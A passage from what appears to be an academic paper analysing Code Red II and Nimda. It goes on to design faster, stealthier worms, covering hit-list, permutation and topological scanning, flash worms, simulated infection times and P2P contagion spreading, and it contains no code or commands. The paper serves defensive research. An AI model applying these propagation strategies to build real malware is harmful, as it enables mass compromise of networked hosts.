


Figure 4: Hourly probe rate data for inbound port 80 at the Chemical Abstracts Service, for Code Red I's reemergence on August 1st. The x-axis the time of day on August 1st (Central US Time). The y-axis shows the monitored probe rate and a fit for the data discussed in the text.

3 “Better” worms—practice

In this section, we explore the strategies adopted by the two major worms released subsequent to Code Red I: “Code Red II” and “Nimda.”

3.1 Localized scanning—Code Red II

The Code Red II worm was released on Saturday August 4th, 2001 and spread rapidly [CE01, SA01]. The worm code contained a comment stating that it was “Code Red II,” but it was an unrelated code base. It did use the same vulnerability, however—a buffer overflow in Microsoft’s IIS Web server with CVE number CVE-2001-0500. When successful, the payload installed a root backdoor allowing unrestricted remote access to the infected host. The worm exploit only worked correctly when IIS was running on Microsoft Windows 2000; on Windows NT it caused a system crash rather than an infection.

The worm was also a single-stage scanning worm that chose random IP addresses and attempted to infect them. However, it used a localized scanning strategy, where it was differentially likely to attempt to infect addresses close to it. Specifically, with probability $3/8$ it chose a random IP address from within the class B address space (/16 network) of the infected machine. With probability $1/2$ it chose randomly from its own class A (/8 network).

Finally, with probability $1/8$ it would choose a random address from the whole Internet.

This strategy appears quite successful. The localized spreading allows the worm to quickly infect parts of the Internet that contain many vulnerable hosts, and also means that the infection often proceeds quicker since hosts with similar IP addresses are often close together in the network topology also. This strategy also allows a worm to spread very rapidly within an internal network once it manages to pass through the external firewall.

Unfortunately, developing an analytic model for the spread of a worm employing this type of localized scanning strategy is significantly more difficult than the modeling effort in Section 2, because it requires incorporating potentially highly non-homogeneous patterns of population locality. The empirical data is also harder to interpret, because Code Red I was quite active when Code Red II was released. Indeed, it appears that Code Red II took a while to overcome Code Red I (see Figure 1), but fully determining the interplay between the two appears to be a significant undertaking.

3.2 Multi-vector worms—Nimda

As well illustrated by the Nimda worm/virus (and, indeed, the original Internet Worm [Sp89, ER89]), malevolent code is not restricted to a single technique. Nimda began on September 18th, 2001, spread very rapidly, and maintained itself on the Internet for months after it started. Nimda spread extensively behind firewalls, and illustrates the ferocity and wide reach that a multi-mode worm can exhibit. The worm is thought to have used at least five different methods to spread itself.

- By infecting Web servers from infected client machines via active probing for a Microsoft IIS vulnerability (CVE-2000-0884).
- By bulk emailing of itself as an attachment based on email addresses determined from the infected machine.
- By copying itself across open network shares
- By adding exploit code to Web pages on compromised servers in order to infect clients which browse the page.
- By scanning for the backdoors left behind by Code Red II and also the “sadmind” worm [CE03].

Onset of NIMDA




Figure 5: HTTP connections per second seen at the Lawrence Berkeley National Laboratory, rising due to the onset of Nimda, September 18.

Figure 5 illustrates how rapidly the worm tried to infect one site, the Lawrence Berkeley National Laboratory. The x -axis plots hours past midnight, PDT, while the y -axis plots HTTP connection attempts per second. Only connections from hosts confirmed to have harbored Nimda are counted, to avoid possible confusion with concurrent Code Red connection attempts. After the onset of the infection, the total rate of probing was about 3 times that from the hosts subsequently confirmed to harbor Nimda.

Clearly, onset was quite rapid, rising in just half an hour from essentially no probing to a sustained rate of nearly 100 probes/sec.

There is an additional synergy in Nimda's use of multiple infection vectors: many firewalls allow mail to pass untouched, relying on the mail servers to remove pathogens. Yet since many mail servers remove pathogens based on signatures, they aren't effective during the first few minutes to hours of an outbreak, giving Nimda a reasonably effective means of crossing firewalls to invade internal networks.

Finally, we note that Nimda's full functionality is *still not known*: all that is known is how it spreads, but not what it might be capable of doing in addition to spread-

ing, if it receives the right trigger, or a prearranged time rolls around. We return to this point in Section 7.

4 “Better” worms—theory

There are several techniques which, although not yet employed, could further significantly increase the virulence of a worm. Beyond the obvious factors of discovering more widespread security holes and increasing the scanning rate, some additional strategies a worm author could employ are: (i) hit-list scanning, (ii) permutation scanning, (iii) topologically aware worms, and (iv) Internet scale hit-lists. The goal is very rapid infection—in particular, considerably faster than any possible human-mediated response.

A worm's scanner can obviously be made significantly faster than the ones seen today, by careful use of threading and an understanding of the protocols. By having many requests outstanding, a worm should be capable of scanning targets at a rate proportional to its access bandwidth. Since it only takes 40 bytes for a TCP SYN packet to determine if a service is accessible, and often only a few hundred bytes to attempt an exploit, the potential scans per second can easily exceed 100 for even poor Internet connections. This increases K by allowing a worm to search for a greater number of targets in a given period of time.

Similarly, the more widespread the vulnerable software is, the faster a worm using that vulnerability can spread, because each random scan of the network is more likely to pick up a target, also increasing K . We should therefore expect that worm authors will devote considerable scrutiny to highly homogeneous, highly deployed services, both for the faster spreading and for the greater number of machines that could be compromised in a single attack.

4.1 Hit-list Scanning

One of the biggest problems a worm faces in achieving a very rapid rate of infection is “getting off the ground.” Although a worm spreads exponentially during the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time, as can be seen in Figure 3.

There is a simple way for an active worm to overcome

this obstacle, which we term *hit-list scanning*. Before the worm is released, the worm author collects a list of say 10,000 to 50,000 potentially vulnerable machines, ideally ones with good network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. When it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This quick division ensures that even if only 10–20% of the machines on the hit-list are actually vulnerable, an active worm will quickly go through the hit-list and establish itself on all vulnerable machines in only a few seconds. Although the hit-list may start at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a fast worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a particular server type may suffice, although greater accuracy will improve the spread. The hit-list itself can be generated using one or several of the following techniques, prepared well in advance, generally with little fear of detection.

- *Stealthy scans.* Portscans are so common and so widely ignored that even a fast scan of the entire Internet would be unlikely to attract law enforcement attention or more than mild comment in the incident response community. However, for attackers wishing to be especially careful, a randomized stealthy scan taking several months would be very unlikely to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it was used, but much of it would not.
- *Distributed scanning.* An attacker could scan the Internet using a few dozen to a few thousand already-compromised “zombies,” similar to what DDOS attackers assemble in a fairly routine fashion. Such distributed scanning has already been seen in the wild—Lawrence Berkeley National Laboratory received 10 during the past year.
- *DNS searches.* Assemble a list of domains (for example, by using widely available spam mail lists, or trolling the address registries). The DNS can then be searched for the IP addresses of mail-servers (via MX records) or Web servers (by looking for www.domain.com).
- *Spiders.* For Web server worms (like Code Red), use Web-crawling techniques similar to search en-

gines in order to produce a list of most Internet-connected Web sites. This would be unlikely to attract serious attention.

- *Public surveys.* For many potential targets there may be surveys available listing them, such as the Netcraft survey [Ne02].
- *Just listen.* Some applications, such as peer-to-peer networks, wind up advertising many of their servers. Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. For example, because of its widespread scanning, during the Code Red I infection it was easy to pick up the addresses of upwards of 300,000 vulnerable IIS servers—because each one came knocking on everyone's door!

Indeed, some individuals produced active countermeasures to Code Red II by exploiting this observation, when combined with the backdoor which Code Red II installs [DA01]. However, it is not a given that future worms will broadcast their presence, and we also note that worms could readily fix the very security holes they exploit (such as is often already observed for attackers performing break-ins manually), which undermines the superficially appealing countermeasure of using the worm's vector as a means by which to disable it.

4.2 Permutation Scanning

Another limitation to very fast infection is the general inefficiency of random scanning: many addresses are probed multiple times. Similarly there is no means for a randomly scanning worm to effectively determine when all vulnerable machines are infected. *Permutation scanning* solves these problems by assuming that a worm can detect that a particular target is already infected.

In a permutation scan, all worms share a common pseudo random permutation of the IP address space. Such a permutation can be efficiently generated using a 32-bit block cipher and a preselected key: simply encrypt an index to get the corresponding address in the permutation, and decrypt an address to get its index.

Any machines infected during the hit-list phase (or local subnet scanning) start scanning just after their point in the permutation, working their way through the permutation, looking for vulnerable machines. Whenever the worm sees an already infected machine, it chooses a new, random start point and proceeds from there. Worms

infected by permutation scanning would start at a random point.

This has the effect of providing a self-coordinated, comprehensive scan while maintaining the benefits of random probing. Each worm looks like it is conducting a random scan, but it attempts to minimize duplication of effort. Any time an instance of the worm, W , encounters an already-infected host, it knows that W' , the original infector of the host, is already working along the current sequence in the permutation, and is further ahead. Hence, there's no need for W to continue working on the current sequence in addition to W' .

Self-coordination keeps the infection rate high and guarantees an eventual comprehensive scan. Furthermore, it allows the worm to make a local decision that further scanning is of little benefit. After any particular copy of the worm sees several infected machines without discovering new vulnerable targets, the worm assumes that effectively complete infection has occurred and stops the scanning process.

A timer could then induce the worms to wake up, change the permutation key to the next one in a prespecified sequence, and begin scanning through the new permutation, starting at its own index and halting when another instance is discovered. This process insures that every address would be efficiently rescanned at regular intervals, detecting any machines which came onto the net or were reinstalled but not patched, greatly increasing a worm's staying power. Otherwise, the worms are silent and difficult to detect, until they receive attack orders (see Section 6).

A further optimization is a *partitioned permutation scan*. In this scheme, the worm has a range of the permutation that it is initially responsible for. When it infects another machine, it reduces its range in half, with the newly infected worm taking the other section. When the range gets below a certain level, it switches to simple permutation scanning and otherwise behaves like a permutation scan. This scheme offers a slight but noticeable increase in scanning efficiency, by dividing up the initial workload using an approximate divide-and-conquer technique.

Permutation scanning interacts particularly well with a worm which attacks multiple security holes: after deciding that the initial exploit is exhausted, the worm resets the permutation to its current address, changes the permutation key, and exploits the second security hole. Thus, even relatively rare secondary holes can be efficiently and quickly scanned once the worm has estab-




Figure 6: The spread of a simulated worm capable of 10 scans/second in a population of 300,000 vulnerable machines and its comparison to the model developed in Section 2. The simulation and theoretical results overlap completely.

lished itself on the network.

It may seem that the permutation scanning algorithm is spoofable, but only to a very limited degree. If an uninfected machine responds to the scan in the same way as a worm, by falsely claiming to be infected, it will temporarily protect those machines which exist later in the current permutation from being scanned by the worm. However, since the permutation itself changes on every rescan, the set of machines protected is constantly changing. The result is that unless a very large number of uninfected machines respond to probes like an actual worm, the protection is almost nonexistent.

4.3 Simulation of a Warhol Worm

A combination of hit-list and permutation scanning can create what we term a *Warhol worm*, capable of attacking most vulnerable targets in well under an hour, possibly less than 15 minutes. Hit-list scanning greatly improves the initial spread, while permutation scanning keeps the worm's infection rate high for much longer when compared with random scanning.

In order to evaluate the effects of hit-list and permutation scanning, we wrote a small, abstract simulator of a Warhol worm's spread. The simulator assumes complete connectivity within a 2^{32} entry address space⁴ using a pseudo-random permutation to map addresses to a sub-

⁴In general, the Internet address space isn't completely connected. If a machine is not reachable from an arbitrary point on the external




Figure 7: The spread of three simulated worms in a population of 300,000 vulnerable machines: (i) a Code Red-like worm capable of 10 scans/second, (ii) a faster scanning worm capable of 100 scans/second, and (iii) a Warhol worm, capable of 100 scans/second, using a 10,000 entry hit-list and permutation scanning which gives up when 2 infected machines are discovered without finding a new target. All graphs stop at 99.99% infection of the simulated address space.

set of vulnerable machines. We used a 32-bit, 6-round variant of RC5 to generate all permutations and random numbers.

We can parameterize the simulation in terms of: the number of vulnerable machines in the address space; scans per second; the time to infect a machine; number infected during the hit-list phase; and the type of secondary scan (permutation, partitioned permutation, or random). The simulator assumes multithreaded scanning.

To ensure that the simulator produces reasonable results, Figure 6 shows a comparison between the simulator's output and the model developed in Section 2, for a worm capable of 10 scans/second in a population of 300,000 vulnerable machines. The simulation results fit the model for $K = 2.6$ and $T = 5.52$. This represents a worm which is slightly faster (less than 50%) than Code Red I.

Figure 7 then shows how both faster scanning and the Warhol strategies affect the propagation time. The faster scanning worm (capable of 100 scans/second) reduces the infection time down to under an hour, while the combination of hit-list scanning, permutation scanning, and fast scanning, further reduces infection time to roughly

network, it is usually not reachable directly by a worm except through local scanning.




Figure 8: A closeup of the behavior of the Warhol worm seen in Figure 7. The infection initially progresses rapidly—effectively all worms are actively scanning the net—but as infection rates near 100%, many worms have gone dormant, correctly concluding that there are few vulnerable machines remaining and should therefore cease scanning.

15 minutes.

Figure 8 shows in more detail the behavior of the Warhol strategies. It gets a huge boost from the hit-list during the first few seconds of propagation, quickly establishing itself on the network and then spreading exponentially. As the infection exceeds the 50% point, some of the worms begin recognizing that saturation is occurring and stop scanning. By the time the graph ends (at 99.99% of the simulated population), most of the worms have gone silent, leaving a few remaining worms to finish scanning the last of the address space.

4.4 Topological Scanning

An alternative to hit-list scanning is topologically aware scanning, which uses information contained on the victim machine in order to select new targets. Email worms have used this tactic since their inception, as they harvest addresses from their victim in order to find new potential targets, as did the Morris worm (necessary because of the very sparse address space when it was released) [Sp89, ER89].

Many future active worms could easily apply these techniques during the initial spread, before switching to a permutation scan once the known neighbors are exhausted. An active worm that attacked a flaw in a peer-to-peer application could easily get a list of peers from

a victim and use those peers as the basis of its attack, which makes such applications highly attractive targets for worm authors. Although we have yet to see such a worm in the wild, these applications must be scrutinized for security. These applications are also vulnerable to contagion worms, as discussed in Section 5.

Similarly, a worm attacking web servers could look for URLs on disk and use these URLs as seed targets as well as simply scanning for random targets. Since these are known to be valid web servers, this would tend to greatly increase the initial spread by preferentially probing for likely targets.

4.5 Flash Worms

We further observe that there is a variant of the hit-list strategy that could plausibly result in most of the vulnerable servers on the Internet being infected in tens of seconds. We term this a *flash worm*.

The nub of our observation is that an attacker could plausibly obtain a hit-list of most servers with the relevant service open to the Internet in advance of the release of the worm.⁵

In addition to the methods already discussed for constructing a hit-list in Section 4.1, a complete scan of the Internet through an OC-12 connection would complete quickly. Given a rate of 750,000 TCP SYN packets per second (the OC-12 provides 622 Mbps, the TCP segment takes 40 bytes, and we allow for link-layer framing), and that the return traffic is smaller in volume than the outbound (it is comprised of either same-sized SYN ACKs or RSTs, smaller ICMPs, or, most often, no response at all), it would take roughly 2 hours to scan the entire address space. Faster links could of course scan even faster. Such a brute-force scan would be easily within the resources of a nation-state bent on cyberwarfare.

Given that an attacker has the determination and foresight to assemble a list of all or most Internet connected addresses with the relevant service(s) open, a worm can spread most efficiently by simply attacking addresses on that list. For example, there are about 12.6 million Web servers on the Internet (according to Netcraft [Ne02]), so the size of that particular address list would be 48 MB, uncompressed. The initial copy of the worm can be pro-

grammed to divide the list into n blocks, and then to find and infect the first address in each block (or an especially chosen high-bandwidth address in that block), and then hand the child worm the list of addresses for that block. That copy of the worm can then re-iterate the process to infect everything in its block. A threaded worm could begin infecting hosts before it had received the full host list from its parent to work on, to maximize the parallelization process, and it could start work on looking for multiple children in parallel.

This design is somewhat fragile if an early copy of the worm is neutralized very quickly, or infects a site from which it cannot scan out. To mitigate this, the worm copies could overlap in their scanning so that all addresses were scanned a small number of times, with every target address being scanned by different paths through the infection tree. This has the additional side-effect of removing the need for further parent-to-child communication after initial infection occurs.

A related design would call for most of the address list to be located in pre-assigned chunks on one or a number of high-bandwidth servers that were well-known to the worm. Each copy of the worm would receive an assignment from its parent, and then fetch the address list from there. The server would only have to send out *portions* of the list, not the entire list; in principle, it should only have to transmit each address in the list once. In addition, after the worm has propagated sufficiently that a large number of copies are attempting to fetch their (now quite small) lists, at that point the worm collective could switch to sending around the address list with each new infection, rather than having the infectees each contact the server.

This process will result in relatively little wasted effort. For example, if the worm had a list of Web servers, and a zero-day IIS vulnerability, about 26% of the list would be vulnerable. No server would be probed twice. If $n = 10$, then the infection tree for the 3 million vulnerable servers would be just 7 layers deep.

The spread rate of such a worm would likely be constrained by one of two things. The worm itself is likely to be small (Code Red I was about 4 KB, and a highly malicious worm could easily be less than 100 KB, even allowing for a complex payload). Thus, at the start, the address list is much larger than the worm itself, and the propagation of the worm could be limited by the time required to transmit the host list out of the initial infection site or servers where it was stored. Since all the children of the infection will have much smaller lists to transmit, these later lists are less likely to limit the worm spread

⁵Servers behind load balancers create complications here, as do machines that connect to the Internet with variable IP addresses but nonetheless have vulnerable services open.

(unless a first generation child has less than $1/n$ of the initial copy's bandwidth available to it). The exact time required to transmit the list will depend on the available bandwidth of the storage sites. As an example, however, we point out that a 48 MB address list could be pushed down an OC-12 link in less than a second.⁶

Thus, starting the worm on a high-bandwidth link is desirable for the attacker, and bandwidth is probably a concern at the next layer or two. Compression of the list could make the list delivery much faster. Indeed, we took a sorted list of the 9 million server addresses discussed in Section 5 and found that *gzip* compression shrinks the list from 36 MB to 13 MB, and differencing the addresses prior to compression reduced it to 7.5 MB.

Another possible limitation is simply the latency required to infect each new layer in the tree. Given that probes can be issued in parallel, and substantially more threads can be spawned than n (the number of children), we do not have to add up the time required for a given copy to cycle through its list, but simply take the maximum infection latency. A single second is a reasonable latency, but with $n = 10$ and a large hit-list to transfer, it might take a little longer to get 10 copies of the worm through a given site's link. However, not much longer—if a 5 KB worm can get 50% utilization through a 256 Kbps DSL uplink, it can transmit ten copies of itself in three seconds. That leads to a sub-thirty-second limit on the total infection time, given an infection tree seven layers deep and a design where the new worm children go to a server for their addresses. (An additional concern here is the possibility of elements of the worm interfering with one another, either directly, by inducing congestion, or indirectly, for example by overflowing ARP tables, as happened during the Code Red I outbreak [SA01]. These possibilities are difficult to analyze.)

In conclusion, we argue that a compact worm that begins with a list including all likely vulnerable addresses, and that has initial knowledge of some vulnerable sites with high-bandwidth links, appears able to infect almost all vulnerable servers on the Internet in less than thirty seconds.

⁶ Or, if we model TCP slow start, then assuming an RTT of 100 msec (high), 1500 byte segments, an initial window of 1 segment, and the use by the receiver of delayed acknowledgments, the transfer takes 2.3 seconds, using equation (10) of [CSA00]. Since we control the receiver, we could perhaps turn off delayed acknowledgments, which lowers this to 1.5 seconds. We could even skip congestion control entirely, but that runs the serious risk of *lengthening* the transfer time by inducing packet loss, requiring retransmission.

5 Stealth worms—contagion

The great speed with which the worms described in the previous sections can propagate presents a grave threat to the Internet's security, because there is so little time available to react to their onset. Still, there might be a possibility of devising mechanisms that automatically detect the spread of such worms and shut them down in some fashion [MSVS02]. Such mechanisms would likely be triggered by the singular communication patterns the worms evince—hosts generating much more diverse and rapid Internet traffic than they usually do.

We now turn to a different paradigm of worm propagation, *contagion*, which, while likely spreading significantly slower than the rapidly-propagating worms, evinces almost *no* peculiar communication patterns. As such these worms could prove much more difficult to detect and counter, allowing a patient attacker to slowly but surreptitiously compromise a vast number of systems.

The core idea of the contagion model can be expressed with the following example. Suppose an attacker has attained a pair of exploits: E_s , which subverts a popular type of Web server; and E_c , which subverts a popular type of Web client (browser). The attacker begins the worm on a convenient server or client (it doesn't matter which, and they could start with many, if available by some other means), and then they simply wait. If the starting point is a server, then they wait for clients to visit (perhaps baiting them by putting up porn content and taking care that the large search engines index it). As each client visits, the subverted server detects whether the client is vulnerable to E_c . If so, the server infects it, sending along *both* E_c and E_s . As the client's user now surfs other sites, the infected client inspects whether the servers on those sites are vulnerable to E_s , and, if so, again infects them, sending along E_c and E_s .

In this fashion, the infection spreads from clients to servers and along to other clients, much as a contagious disease spreads based on the incidental traffic patterns of its hosts.

Clearly, with the contagion model there are no unusual communication patterns to observe, other than the larger volume of the connections due to the worm sending along a copy of itself as well as the normal contents of the connection—in the example, the URL request or the corresponding page contents. Depending on the type of data being transferred, this addition might be essentially negligible (for example, for MP3s). Thus, without an analyzer specific to the protocol(s) being exploited, and

which knows how to detect abnormal requests and responses, the worm could spread very widely without detection (though perhaps other detection means such as Tripwire file integrity checkers [Tw02] might discover it).

In addition to exploiting the natural communication patterns to spread the worm, these might also be used by the attacker to then control it and retrieve information from the infected hosts, providing that the endemic traffic patterns prove of sufficient frequency and volume for the attacker's purposes. (Or, of course, the attacker might more directly command the infected hosts when the time is ripe, "blowing their cover" in the course of a rapid strike for which keeping the hosts hidden can now be sacrificed.)

As described above, one might find contagion worms a clear theoretical threat, but not necessarily such a grave threat in practice. The example requires a pair of exploits, and will be limited by the size of the populations vulnerable to those attacks and the speed with which Web surfing would serve to interconnect the populations. While some argue the Web exhibits the "small world" phenomenon [Br+00], in which the distance between different Web items in the hypertext topology is quite low, this doesn't necessarily mean that the dynamic patterns by which users *visit* that content exhibit a similar degree of locality.

We now present a more compelling example of the latent threat posed by the contagion model, namely leveraging *peer-to-peer* (P2P) systems. P2P systems generally entail a large set of computers *all running the same software*. Strictly speaking, the computers need only all run the same protocol, but in practice the number of independent implementations is quite limited, and it is plausible that generally a single implementation heavily dominates the population.

Each node in the P2P network is both a client and a server.⁷ Accordingly, the problem of finding a pair of exploits to infect both client and server might likely be reduced to the problem of finding a *single* exploit, significantly less work for the attacker. P2P systems have several other advantages that make them well suited to contagion worms: (i) they tend to interconnect with many different peers, (ii) they are often used to transfer large files, (iii) the protocols are generally not viewed as mainstream and hence receive less attention in terms of monitoring by intrusion detection systems and analysis of im-

plementation vulnerabilities, (iv) the programs often execute on user's desktops rather than servers, and hence are more likely to have access to sensitive files such as passwords, credit card numbers, address books, and (v) the use of the P2P network often entails the transfer of "grey" content (e.g., pornography, pirated music and videos), arguably making the P2P users less inclined to draw attention to any unusual behavior of the system that they perceive.

The final, sobering quality of P2P networks for forming contagion worms is their *potentially immense size*. We obtained a trace of TCP port 1214 traffic recorded in November, 2001, at the border of a large university. Port 1214 is used by the *KaZaA* [Ka01] and *Morpheus* [Mu01] P2P sharing systems (both⁸ built on the Fast-Track P2P framework [Fa01]). As of January, 2002, the *KaZaA* distributors claim that more than 30,000,000 copies have been downloaded [Ka01]. Since our data does not allow us to readily distinguish between *KaZaA* and *Morpheus* traffic, for ease of exposition we will simply refer to all of the traffic as *KaZaA*.

Our *KaZaA* trace consists of summaries of TCP connections recorded by a passive network monitor. We have restricted the data to only those connections for which successful SYN and FIN handshakes were both seen (corresponding to connections reliably established and terminated, and eliminating unsuccessful connections such as those due to scanning).

The volume of *KaZaA* traffic at the university is immense: it comprises 5–10 million established connections per day. What is particularly striking, however, is the diversity of the remote hosts with which hosts at the university participated in *KaZaA* connections. During the month of November, 9 million distinct remote IP addresses engaged in successful *KaZaA* connections with university hosts. (There were 5,800 distinct university *KaZaA* hosts during this time.)

Distinct addresses do not directly equate to distinct computers. A single address can represent multiple computers due to the use of NAT, DHCP, or modem dialups accessed by different users. On the other hand, the same computer can also show up as different addresses due to these mechanisms. Thus, we do not have a precise sense of the number of distinct computers involved in the November trace, but it appears reasonable to estimate it as around 9 million.

KaZaA uses a variant of HTTP for framing its applica-

⁷Of particular interest are flaws which can only be exploited to infect hosts that *initiate* a connection. Such flaws cannot be effectively used for fast-spreading worms, but are suitable for contagion worms.

⁸In early 2002, *Morpheus* switched to instead use the Gnutella P2P framework [Re02].

tion protocol. Given HTTP's support for variable-sized headers, it would not be surprising to find that a buffer overflow exploit of *KaZaA* exists. Given such an exploit, it is apparent that if an attacker started out having infected all of the university's *KaZaA* hosts, then after a month they would have control of about 9 million hosts, assuming that the *KaZaA* clients are sufficiently homogeneous that a single exploit could infect them all.⁹

How plausible is it that the attacker could begin with control over all of the university's *KaZaA* hosts? Quite: while the goal of the contagion worm is to evade detection, the attacker can likely risk a more blatant attack on a single university. If they can find a university lacking in diligent security monitoring (surely there must be a few of these!), they can then compromise a single host at the university, engage in "noisy" brute-force scanning of the internal hosts to find all of the *KaZaA* clients, and infect them. They *then* switch into contagion spreading.¹⁰

While the above argues that the attacker could gain the 9 million hosts within a month, the actual spread is likely *much* faster, because once a remote host is infected, it too contributes to spreading the contagion. Not only does this accelerate the epidemic, but it also likely turns it into a pandemic, because the remote hosts can connect with other remote hosts that wouldn't happen to visit the university. Furthermore, depending on the protocol, a single infected node could pretend to have information it doesn't have, in order to appear highly attractive and increase the number of connections received, although that would somewhat disrupt the normal patterns of communication.

We would like therefore to better understand the rate at which a *KaZaA* contagion worm could spread, and to what breadth. To estimate this from just the university trace is difficult, because we don't know the total size of the *KaZaA* population. Doubtless it is larger than 9,000,000—but is it as high as 30,000,000, as indicated in [Ka01]? How many of those copies were redundant (same user fetching the software multiple times), or are no longer in use? On the other hand, could the population be higher, due to users getting copies of the clients from other sources than [Ka01]?

Another problem is that we do not know the degree to

⁹ It is actually worse than this. It turns out [Bd02, We02] that *KaZaA* already has a remote access backdoor installed! But for the purposes of our discussion here, we put aside this fact.

¹⁰ We note that some P2P networks are also amenable to constructing flash worms, because they include mechanisms by which an attacker can monitor portions of the global query stream in order to compile a hit-list of clients.




Figure 9: Complementary distribution of number of distinct local university hosts to which different remote *KaZaA* hosts connected. Both axes are log-scaled; the linear fit shown in the plot corresponds to a Pareto distribution with shape parameter $\alpha = 2.1$.

which the university's hosts are "typical." We also lack any traces of their internal peer-to-peer traffic, which, if frequent, would have major implications for the rate at which the worm could infect an entire remote site.

We are pursuing further work in this area. First, we are attempting with colleagues to develop graph-based models with which we can then extrapolate properties of the spread of the contagion based on different sets of assumptions about the hosts in our trace. Second, we have obtained traces of *KaZaA* traffic from another university (in another country), and will be analyzing these to determine the degree of overlap and cross-talk between the two universities, with which to then better estimate the total *KaZaA* population and its communication patterns. Finally, we are building a simulator for both active and contagion worms within various peer-to-peer topologies.

As a last comment, we have evidence that the *KaZaA* network may behave like a "scale-free" topology in terms of its interconnection. Figure 9 shows the distribution of the degree of the remote hosts in the trace, i.e., the number of distinct local hosts to which each remote host connected during November, 2001. The plot is shown as a log-log *complementary distribution function*: the x -axis shows \log_{10} of the remote host's degree, and the y -axis shows \log_{10} of the probability of observing a remote host with that outdegree or higher. (Due to the immense size of the dataset, we plot a subset rather than the entire dataset, randomly sampled with $p = 0.01$.)

A straight line on such a plot corresponds to a *Pareto* distribution. While the majority of the remote hosts con-

nected to only one or two local hosts, for those connecting to three or more hosts, the fit to a Pareto distribution (with shape parameter $\alpha = 2.1$) is compelling. That the degree has such a distribution is then strongly suggestive that the underlying *KaZaA* network may exhibit a scale-free (or Zipf-like) topology. The propagation of contagion through such networks has recently been studied [PV01]. While the discussion in that article is flawed—it confounds the Internet’s underlying IP topology with email and Web application topology—the general framework the authors develop gives hope that we can leverage it to better understand the behavior of a *KaZaA* contagion worm. That said, we add that the degree of the *local* hosts is clearly *not* Pareto, so the analysis might not in fact apply.

6 Updates and Control

The last facet of worm design we examine concerns mechanisms by which the attacker can control and modify a worm after its dissemination. The ease and resiliency with which an attacker can do so has serious consequences for both how the threat of a deployed worm can evolve, and the potential difficulty in detecting the worm’s presence and operation after the initial infection.

Some previous worms such as the Goner mail worm [CE02] contained primitive remote control code, similar to many common “zombies”, allowing the authors and others to issue commands to a distributed DOS module through an IRC [OR93] channel. (Indeed, the root backdoor installed by Code Red II also offered a form of unlimited remote control.) Others worms have attempted to download updates and payloads from web pages, such as W32/sonic [Sy00]. Both of these mechanisms, when employed, were quickly countered by removing the pages and tracking the channels. Similarly, previously seen DDOS tools such as Stacheldraht [Di99] have included both encrypted communication and update mechanisms for directly controlling the zombies.

Here we briefly explore a more sophisticated method—direct worm-to-worm communication and programmable updates—which, while not yet observed in the wild, is a natural evolution based on the previous updatable worms and DDOS tools.

6.1 Distributed Control

